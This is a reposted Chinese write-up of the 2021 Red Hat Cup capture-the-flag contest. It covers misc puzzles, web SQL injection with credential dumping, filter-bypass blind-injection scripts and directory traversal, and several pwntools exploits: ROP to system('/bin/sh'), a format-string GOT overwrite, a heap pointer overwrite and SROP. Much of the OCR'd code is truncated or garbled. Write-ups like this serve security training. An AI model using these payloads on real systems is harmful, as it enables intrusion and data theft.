

红帽杯linux开发者大赛,广东省红帽杯攻防大赛WriteUp

转载

[weixin_39572316](#) 于 2021-05-15 18:19:21 发布 32 收藏

文章标签: [红帽杯linux开发者大赛](#)

1.Misc

关注公众号"pen_test"回复"ctf"获取flag



看题目提示想到是brainfuck在线解密即可:

```
+++++ +++++ [->+ +++++ +++++. +++++ .-- --.+++ +++.<
```

```
+++++ [->+ + + +. < +++++ [->--- -- --- .--- --
```

```
----- -.+. .--- --. +++++ +++.--
```

```
----- -.+++ .++++ +.+. +++++< ]>+ +++++ .
```

```
>--- -- --- .--- --. +++++ +.+++ ++++++
```

```
+++++ .--- -- --- --. < +++++ + [-> +++++
```

```
++ +++++. --- --.+++ +.+++ +. --- --. <
```

```
+++++ + [-> +++++ + +++++ +.--- -- --- --. +.
```

```
-. .---. + +. < +++++ + [-> + +++++ + +++++ +++++. ---
```

```
----- . +++++ +++++. < +++++ + [-> - --- -- ---
```

```
----- .+ +++++ + +++++ +++++. <
```

```
flag{e676600a-06b4-4a20-b159-d5654415d0c3}
```

flag隐藏在某个地方, 题目地址: <http://106.75.67.7:3080/>, git泄露, 把文件拖下来打开就行。


```
root@kali: ~/Desktop/GitHack
[+] Download and parse index
flag.php
[OK] flag.php
root@kali: ~/Desktop/GitHack
106.75.67.7_3080 GitHack.p
root@kali: ~/Desktop/GitHack
flag.php
root@kali: ~/Desktop/GitHack
flag{027ea8c2-7be2-4cec-acad
root@kali: ~/Desktop/GitHack
```

这个网站看起来很不错，但可能有bug，请帮忙找出bug。请访问：<http://106.75.13.174:3089/>，备用：<http://106.75.96.7:3089/>。

网站被扫挂了多次，手工测试发现有多个注入点，利用了其中一个：

<http://106.75.67.7:3082/order.php?id=->

`@`%27`%20Union%20select%20username%20from%20`pmw_admin`%20where%20(select%201%20from%20(select%20concat(username,0x3a,password)%20from%20pmw_admin%20limit%200,1)a)%20and%20id=0` HTTP/1.1`




Cookie里加上一个username=b，或者自己注册一个用户登录后才能注入。



密文: c93ccd78b2076528346216b3b2f701e6

明文: admin1234

密码一直被改，好不容易到了后台，折腾上传，发现上传后的PHP找不到，最后发现一个目录遍历漏洞，找到了flag文件。




3.

经典后台管理系统，系统建成于2017年，管理员以建成日期作为口令。

题目地址：<http://106.75.13.174:3081/>

按时间猜admin密码20170506



从题目提示看，知道应该是需要代码审计。页面又没有其他下，手动测试了下备份连接。

```
106.75.117.4:3083/index.php~
106.75.117.4:3083/index.php~
<?php
error_reporting(0);
$token="e00cf25ad42683b3df678c61f42c6bda";

foreach($_GET as $key=>$value){
    if (is_array($value)){
        die("Bad input!");
    }
    $p="and|union|where|join|sleep|benchmark|if|sleep|benchmark|'|\"|\\"";
    if(preg_match("/".$p."/is",$value)==1){
        die("inj code!");
    }
}

parse_str($_SERVER['QUERY_STRING']);


if($token==md5("admin")){
    $link=@mysql_connect("XXXX","XXXX","XXXX");
    mysql_select_db("XXXX",$link);
    $sql="select * from user where userid = ".$userid;
    $query = mysql_query($sql);
    if (mysql_num_rows($query) == 1) {
        $arr = mysql_fetch_array($query);
        if($arr['password'] == $password) {
            $sql="select * from info where infoid=".$infoid;
            $result=mysql_query($sql);
            $arr = mysql_fetch_array($result);
            if(empty($arr['content'])){
                echo "error sql!";
            }else{
                echo $arr['content'];
            }
        }else{
            echo "error password!";
        }
    }else{
        echo "error userid!";
    }
}

mysql_close($link);
```

微信号: pen_test

从代码上看，典型的注入题，不过他有个防御机制，过滤了很多东西，比如逗号，单引号，空格等。不过还是可以尝试利用代替法进行绕过，substring，greatest都可以进行代替逗号，注释代替空格等。写一个脚本进行跑下。拿到password

219d03ad2d752ad2806ea1de18613158，然后加上infoid进行访问：



微信号: pen_test

发现flag不在这，不过看提示，应该是在另外个表，猜测应该是flag表的flag字段。再改动下代码进行跑一遍，最后拿到一个38的一个，然后是一个hex。解码后得到flag：

Hex编码/Hex解码

Flag{71fb58931b330a83eba9b25e40ac437a}

UTF-8

GB2312

编码

解码

复制

微信号: pen_test

跨库查询:

```
跨库查询.py 查密码.py
1  # -*- coding:utf-8 -*-
2
3  import requests
4  import binascii
5
6  payload = list(
7      'qwertyuiopasdfghjklzxc
8  headers = {
9      "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4398.96 Safari/537.36"
10     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
11     "Accept-Language": "zh-CN,zh;q=0.8,en;q=0.7"
12     "Accept-Encoding": "gzip, deflate"
13 }
14
15 user = ''
16 num = 38
17 strings = ''
18 for x in range(0,38):
19     for y in payload:
20         url = "http://106.75.141.186:13158at/betring/iselec"
21         try:
22             response = requests.get(url, headers=headers)
23             if response.status_code == 200:
24                 #改成你想要的字符串
25                 string = response.text
26                 num += 1
27                 print(num)
28                 break
29         except Exception as e:
30             pass
31 print('当前数据库名称:')
32 print(strings)
```

查密码:

```

1 # -*- coding:utf-8 -*-
2
3 import requests
4 import binascii
5
6 payload = list('qwerty
7
8 headers = {
9     "User-Agent": "Moz
10     "Firefox/57.0",
11     "Accept": "text/ht
12     "Accept-Language":
13     "Accept-Encoding":
14 }
15
16 user = ''
17 num = 32
18 strings = ''
19 for x in range(0,32):
20     for y in payload:
21         y = binascii.
22         url = "
23         http://106.75.
24         word/**/from/*
25         a801fc3" % (nu
26         try:
27             response =
28             if respons
29             #改成你想
30             string
31             num -=
32             print
33             break
34         except Excepti
35             pass
36     print '当前数据库名称为'
37     print strings

```

先让我吐槽下环境，3个题本地能跑远程不能，libc最高位\x00不明白为什么，浪费了太多时间爬坑。能不能用常见的环境跑pwn。

栈溢出，system已经有了，用rop在.rodata段上写/bin/sh，然后调用system即可。

```

1 #!/usr/bin/python
2 # coding=utf-8
3 from pwn import *
4
5 slog = 0
6 local = 0
7 debug = 0
8
9 global p
10
11 if slog: context(log_level = 'de
12 if local:
13     p = process('./pwn1')
14 else:
15     p = remote('106.75.99.221',
16
17 if local and debug:
18     gdb.attach(p, open('debug'))
19
20 elf = ELF('./pwn1')
21 system_plt = elf.symbols['system
22 scanf_addr = elf.symbols['_scanf
23 bss = elf.bss
24 main = 0x08048531
25 ppr = 0x080485ee
26
27
28 offset = 52
29
30 def pwn():
31     payload = cyclic(offset) + p
32     payload1 = cyclic(44) + p32(
33     p.recvuntil('test')
34     gdb.attach(p)
35     p.sendline(payload)
36     p.sendline('/bin/sh')
37     p.sendline(payload1)
38
39 if __name__ == '__main__':
40     pwn()
41     p.interactive()

```

格式化字符串漏洞。先泄露__libc_start_main+246的地址，然后将printf的got改成system。问题是我们没有libc。libc的信息是第一题的shell中得到的，用

readelf -a libc-2.12 | grep __libc_start_main和readelf -a libc-2.12 | grep system

得到libc中函数的偏移再计算即可。其中要注意libc的页对齐。

```
# readelf -a libc-2.12.so | grep sys
238: 0010ff00 66 FUNC GLOBAL
607: 0003ae80 125 FUNC GLOBAL
1404: 0003ae80 125 FUNC WEAK
513: 00000000 0 FILE LOCAL
514: 0003a9e0 1172 FUNC LOCAL
6733: 0003ae80 125 FUNC WEAK
7213: 0010ff00 66 FUNC GLOBAL
7457: 0003ae80 125 FUNC GLOBAL
```

```
readelf -a libc-2.12.so | grep libc_start_main
2200: 00016c40 437 FUNC GLOBAL DEFAULT 12 __libc_start_main@GLIBC_2.0
7611: 00016c40 437 FUNC GLOBAL DEFAULT 12 __libc_start_main
```

```
exp.py+
1 from pwn import *
2
3 slog = 1
4 local = 0
5 debug = 0
6
7 global p
8
9
10
11 if slog: context(log_level = 'debug')
12 if local:
13     p = process('./pwn2')
14     libc = ELF('./lib32/libc.so.2')
15 else:
16     p = remote('106.75.93.221', 2222)
17
18 if local and debug:
19     gdb.attach(p, open('debug'))
20
21 elf = ELF('./pwn2')
22 printf_got = elf.got['printf']
23
24 def leak(payload):
25     p = process('./pwn2')
26     p.sendline(payload)
27     return p.recvall(0-1)
28
29 def pwn():
30     # 7611: 00016c40 437 FUNC GLOBAL DEFAULT 12 __libc_start_main@GLIBC_2.0
31     # 6733: 0003ae80 125 FUNC WEAK GLOBAL DEFAULT 12 __libc_start_main
32     payload = "%2675x"
33     p.sendline(payload)
34     leak_addr = int(p.recv(8).hex())
35     libc_start_main = libc.got['__libc_start_main']
36     libc_address = leak_addr - libc_start_main
37     print "libc address: %s" % hex(libc_address)
38
39     fmt = fmtstr_payload(7, {'printf_got': printf_got})
40     print "offset => ", fmt.offset
41
42     system_addr = libc_address + libc.got['system']
43     write = (printf_got:system_addr)
44     payload = fmtstr_payload(7, write)
45     payload = fmtstr_payload(7, write)
46     p.sendline(payload)
47     p.sendline("/bin/sh")
48
49 if __name__ == '__main__':
50     pwn()
51     p.interactive()
NORMAL => exp.py[+]

```

logo函数中会把ebp-0x1c的位置填充为0xdadadada，这样当我们一开始输入id长度为8时最后的\x00就会被覆盖，这样在update id的时候strlen函数就会把0xdadadada以及下面的name的堆指针给计算进去，我们修改id的时候就能修改到name指针。这样我们就存在了任意地址读和写。

```

30 chose = read_num();
31 if ( chose != 1 )
32     break;
33 printf("\ninput the team ID.");
34 v0 = stdin;
35 len = strlen((const char *)&v0);
36 fread(&v2, len, 1u, v0);
37 v3 = 0;

```

微信号: pen_test

将name指针改为atoi_got，print name得到libc地址，将其修改为system地址传入/bin/sh即可。同样的，偏移在pwn1的shell中得到。

```

1 #!/usr/bin/env python
2 # coding=utf-8
3 from pwn import *
4
5 slog = 0
6 local = 0
7 debug = 0
8
9 global p
10 global libc
11
12 if slog: context(log_level = 'debug')
13 def makeproc():
14     if local:
15         p = process('./pwn3')
16         libc = ELF('/lib32/libc.so.6')
17     else:
18         p = remote('100.75.93.21', 1337)
19         libc = ELF('/lib32/libc.so.6')
20     return p, libc
21
22 if local and debug:
23     gdb.attach(p, open('debug'))
24
25 elf = ELF('./pwn3')
26 printf_got = elf.got['printf']
27 atoi_got = elf.got['atoi']
28 fgets_got = elf.got['fgets']
29 stdout = 0x00004A000
30
31 def upid(payload):
32     p.recvuntil('>')
33     p.sendline('1')
34     p.recvuntil('ID:')
35     payload = '123456781234'+payload
36     p.sendline(payload.ljust(0x100, 'A'))
37
38 def printname():
39     p.recvuntil('>')
40     p.sendline('4')
41     p.recvuntil('name:')
42     p.recv(1)
43
44 def printlogo():
45     p.recvuntil('>')
46     # gdb.attach(p)
47     p.sendline('5')
48
49 def upmem(num):
50     # normal
51     exp.py

```

```

52 def upmem(num):
53     p.recvuntil('>')
54     p.sendline('2')
55     p.sendline(str(num))
56
57 def upname(payload):
58     p.recvuntil('>')
59     p.sendline('3')
60     p.send(payload)
61
62 def leak(address):
63     upid(p32(address))
64     printname()
65     data = p.recv(4)
66     log.info("leaked => %s" % (address))
67     return data
68
69 def pwn(p):
70     p.recvuntil('id')
71     p.send('12345678')
72     printlogo()
73
74 # d = DynELF(leak, elf=ELF('./pwn3'))
75 # system_addr = d.lookup('system')
76 # print system_addr
77
78 upid(p32(atoi_got))
79 printname()
80 atoi_addr = u32(p.recv(4))
81 print('heap(atoi_addr)')
82
83 upid(p32(fgets_got))
84 # gdb.attach(p)
85 printname()
86 # print('heap(u32(p.recv(4)))')
87 # print('atomic_addr => ', hex(atoi_addr))
88 # libc.address = atoi_addr
89 # print 'libc.address => ', hex(libc.address)
90 # system_addr = libc.symbols['system']
91 # print 'dis libc => ', hex(system_addr)
92 # print 'distance', hex(system_addr - atoi_addr)
93
94 system_addr = atoi_addr + 0x00000000
95 print 'system => ', hex(system_addr)
96 upmem(5)
97 upname(p32(system_addr))
98
99 NORMAL exp.py

```



```
97 upname(p32(system_addr))
98 # gdb.attach(p)
99 p.recvuntil('<=>')
100 p.sendline('/bin/sh\x00')
101
102 if name == '__main__':
103     p.libc = makeio()
104     pwn(p)
105     p.interactive()
```

微信号: pen_test

360春秋杯，原题，SROP不说了。。。因为是centos，还要爆破下偏移，感谢小伙伴@lnj3ct0r的偏移计算。

当初写的脚本找不到了，网上找了一个。

__author__ = 'jocker'

```
exp3.py
6 # r = process('python4')
7 r = remote('106.75.66.195', 110)
8 syscall_addr = 0x40000BE
9 start_addr = 0x40000B9
10 payload = p64(start_addr)
11 payload += p64(start_addr)#fill
12 payload += p64(start_addr)#fill
13 r.send(payload)
14 #write_infor_leak
15 r.send("")#write 2 start_ad
16 data = r.recv(8)
17 data = r.recv(8)
18 stack_addr = u64(data) - 0xa00
19 print "[*] stack: %08x".format(hex(stack_addr))
20 frame = SigreturnFrame()
21 frame.rax = constants.SYS_read
22 frame.rdi = 0
23 frame.rsi = stack_addr
24 frame.rdx = 0x300
25 frame.rsp = stack_addr
26 frame.rip = syscall_addr
27 payload = p64(start_addr)
28 payload += p64(syscall_addr)
29 payload += struct.pack('l', frame)
30 r.send(payload)
31 payload = p64(0x40000B3)#fill
32 payload += p64(0x40000B3)#fill
33 payload = payload[:15]
34 r.send(payload)#set_rax=sys_rt
35 frame = SigreturnFrame()
36 frame.rax = constants.SYS_mprot
37 frame.rdi = (stack_addr&0xfffffff)
38 frame.rsi = 0x1000
39 frame.rdx = 0x7
40 frame.rsp = stack_addr + 0x108
41 frame.rip = syscall_addr
42 payload = p64(start_addr)
43 payload += p64(syscall_addr)
44 payload += struct.pack('l', frame)
45 payload += p64(stack_addr + 0x108)
46 #payload += cyclic(0x100)#addr
47 payload += "#shellcode"
48 r.send(payload)
49 payload = p64(0x40000B3)#fill
50 payload += p64(0x40000B3)#fill
51 payload = payload[:15]
52 r.send(payload)#set_rax=sys_rt
53 r.interactive()
NORMAL exp3.py
```

覆盖argv这个参数让它指flag的地址，然后崩溃的时候会打印程序的名字。

老套路了。。将环境变量中文件名的指针覆盖为flag的地址，__stack_chk_fail时候输出即可。

```
exp.py
1 #!/usr/bin/env python
2 # coding=utf-8
3 from pwn import *
4
5 slog = 0
6 local = 0
7 debug = 0
8
9 global p
10
11 if slog: context(log_level = 'd')
12 if local:
13     p = process('./pwnss')
14 else:
15     p = remote('106.75.93.221',
16
17 if local and debug:
18     gdb.attach(p, open('debug'))
19
20 def pwn():
21     p.recvuntil('something')
22     payload = p32(0x0004a000)
23     p.sendline(payload)
24     p.recvline()
25
26 if __name__ == '__main__':
27     pwn()
```

最后逆向题的确是百思不得其解了！公开交流群：493278169

=====

NEURON神经元安全团队

=====

转自神经元安全团队